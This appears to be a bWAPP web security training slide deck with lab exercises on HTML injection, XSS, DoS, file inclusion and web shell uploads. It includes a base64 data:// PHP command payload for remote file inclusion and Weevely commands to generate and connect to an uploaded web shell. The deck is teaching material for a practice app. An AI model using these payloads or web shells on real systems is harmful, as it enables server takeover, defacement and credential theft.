 - Create a custom HTML file in the root of bWAPP

HTML Injection

- **HTML injection** occurs when a user inserts HTML code via a specific field or parameter
- Dangerous when it is stored permanently!
- Very similar to XSS, or Cross-Site Scripting (...)
- HTML injections can lead to
 - Website defacements
 - Phishing attacks
 - Client-side exploitation



Exercise



■ HTML Injection

- Go to http://itsecgames.com/bWAPP/html_stored.php
- Inject an image from an external website
- Redirect the page to an external website
- Start a phishing attack
 - Create a login form in HTML
 - Send the credentials to your attacker's machine
 - Inject the login form



Cross-Site Scripting

- **Cross-Site Scripting**, or XSS, occurs when an attacker injects a browser script into a web application
 - The script doesn't run on the website, but in a victim's browser
 - The website delivers the script to a victim's browser
 - The website is vulnerable, because it does not validate the user-supplied data
- Usually JavaScript, but it may also include HTML, Flash, or any other type of code that the browser may execute


Cross-Site Scripting

- Types of XSS flaws
 - Reflected XSS
 - Stored XSS

/ A3 - Cross-Site Scripting (XSS) /
Cross-Site Scripting - Reflected (GET)
Cross-Site Scripting - Reflected (POST)
Cross-Site Scripting - Reflected (JSON)
Cross-Site Scripting - Reflected (AJAX/JSON)
Cross-Site Scripting - Reflected (AJAX/XML)
Cross-Site Scripting - Reflected (Back Button)
Cross-Site Scripting - Reflected (Eval)
Cross-Site Scripting - Reflected (HREF)
Cross-Site Scripting - Reflected (PHP_SELF)
Cross-Site Scripting - Reflected (Referer)
Cross-Site Scripting - Reflected (User-Agent)
Cross-Site Scripting - Stored (Blog)
Cross-Site Scripting - Stored (Cookies)

Cross-Site Scripting

■ XSS in the OWASP Top 10



Exercise



■ Cross-Site Scripting - Detection

- Go to http://itsecgames.com/bWAPP/xss_get.php
- Detect if there are XSS flaws
- Which input fields are vulnerable?
- Generate a pop-up displaying the cookies
- Do the same with http://itsecgames.com/bWAPP/xss_stored_1.php

Denial-of-Service

- Denial-of-Service attack, or **DoS** attack
- An attacker attempts to prevent legitimate users from accessing the application, server or network
- Consumes network bandwidth, server sockets, threads, or CPU resources
- Distributed Denial-of-Service attack, or **DDoS**
- Popular techniques used by hacktivists



Denial-of-Service

- Newer layer 7 DoS attacks are more powerful!
 - “Low-bandwidth application layer DoS”
- Advantages of layer 7 DoS
 - Legitimate TCP/UDP connections, difficult to differentiate from normal traffic
 - Requires lesser number of connections, possibility to stop a web server from a single attack
 - Reach resource limits of services, regardless of the hardware capabilities of the server

Denial-of-Service

- Layer 7 DoS methods
 - HTTP Slow Headers
 - HTTP Slow POST
 - HTTP Slow Reading
 - Apache Range Header
 - SSL/TLS Renegotiation



Exercise



■ Denial-of-Service

- Use the following tool to DoS the bWAPP web app
 - OWASP HTTP attack
 - Check the web server resources...


www-data	12564	6436	0	18:00	?
www-data	12565	6436	0	18:00	?
www-data	12566	6436	0	18:00	?
www-data	12567	6436	0	18:00	?
www-data	12568	6436	0	18:00	?
www-data	12569	6436	0	18:00	?
www-data	12570	6436	0	18:00	?
www-data	12571	6436	0	18:00	?
www-data	12572	6436	0	18:00	?
www-data	12573	6436	0	18:00	?
www-data	12574	6436	0	18:00	?
www-data	12575	6436	0	18:00	?
www-data	12576	6436	0	18:00	?
www-data	12577	6436	0	18:00	?
www-data	12578	6436	0	18:00	?
www-data	12579	6436	0	18:00	?
www-data	12580	6436	0	18:00	?
www-data	12581	6436	0	18:00	?
www-data	12582	6436	0	18:00	?
www-data	12583	6436	0	18:00	?
www-data	12584	6436	0	18:00	?
www-data	12585	6436	0	18:00	?
www-data	12586	6436	0	18:00	?

File Inclusions

- **File inclusion** flaws occur when an attacker includes a file, usually through a script on the web server
- The vulnerability occurs due to the use of user-supplied input without proper validation
- Types of file inclusion flaws
 - Local File Inclusion, or LFI
 - Remote File Inclusion, RFI

File Inclusions

- File inclusion in the OWASP Top 10



Exercise



■ File Inclusions

- Go to <http://itsecgames.com/bWAPP/rifi.php>
- Access the password file (/etc/passwd)
- Deface the bWAPP website
 - Create a custom HTML file in the root of bWAPP
- What will be the result of...
 - [http://itsecgames.com/bWAPP/rifi.php?language=
data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D](http://itsecgames.com/bWAPP/rifi.php?language=data://text/plain;base64,PD9waHAgc3IzdGVtKHdob2FtaSk7Pz4%3D)

Unrestricted File Uploads

- **Malicious, or Unrestricted File Uploads**
- File upload flaws occur when an attacker can upload files without any restrictions, or bypassing weak restrictions
- The first step in many attacks is to get some code to the system to be attacked!
 - The attack only needs to find a way to get the code executed
 - Using a file upload helps the attacker...

Unrestricted File Uploads

- **Web shells** are malicious web pages that provide an attacker functionality on a web server
- Making use of server-side scripting languages like PHP, ASP, ASPX, JSP, CFM, Perl,...
- Web shell functionalities
 - File transfer
 - Command execution
 - Network reconnaissance
 - Database connectivity



Unrestricted File Uploads

- Weevely
 - Stealth PHP web shell
 - Provides a telnet-like console to
 - Execute system commands
 - Automatize administration and post-exploitation tasks
 - Site: <http://epinna.github.io/Weevely/>

Unrestricted File Uploads

- External attack vectors for using web shells
 - Remote File Inclusion
 - Command Injection
 - SQL Injection
 - Unrestricted File Uploads
 - Insecure FTP

Exercise



- Unrestricted File Uploads

- Create a custom PHP web shell with **Weevely**
 - weevely generate beebug /root/Desktop/weevely.php
 - Go to http://itsecgames.com/bWAPP/unrestricted_file_upload.php
 - Upload the web shell
 - Connect to the web shell
 - weevely "http://itsecgames.com/bWAPP/images/weevely.php" beebug
 - Explorer the functionalities
 - :help

Cheat Sheet

- Hi little bees... we have a free cheat sheet for you
- Follow us on Twitter
- Receive an updated cheat sheet
 - On a regular basis
 - Including the latest hacks
- You will become a **superbee!**



Training and workshop

- Attacking & Defending Web Apps with bWAPP
 - 2-day comprehensive web security course
 - More info: <http://goo.gl/ASuPa1> (pdf)

- Plant the Flags (PTF) with bWAPP
 - 4-hour web security workshop
 - Perfect for your conference or group event!
 - More info: <http://goo.gl/fAwCex> (pdf)



Training and workshop



Contact me

- Thanks!

Email | malik@mmeit.be



LinkedIn | be.linkedin.com/in/malikmesellem



Twitter | twitter.com/MME_IT



Blog | itsecgames.blogspot.com

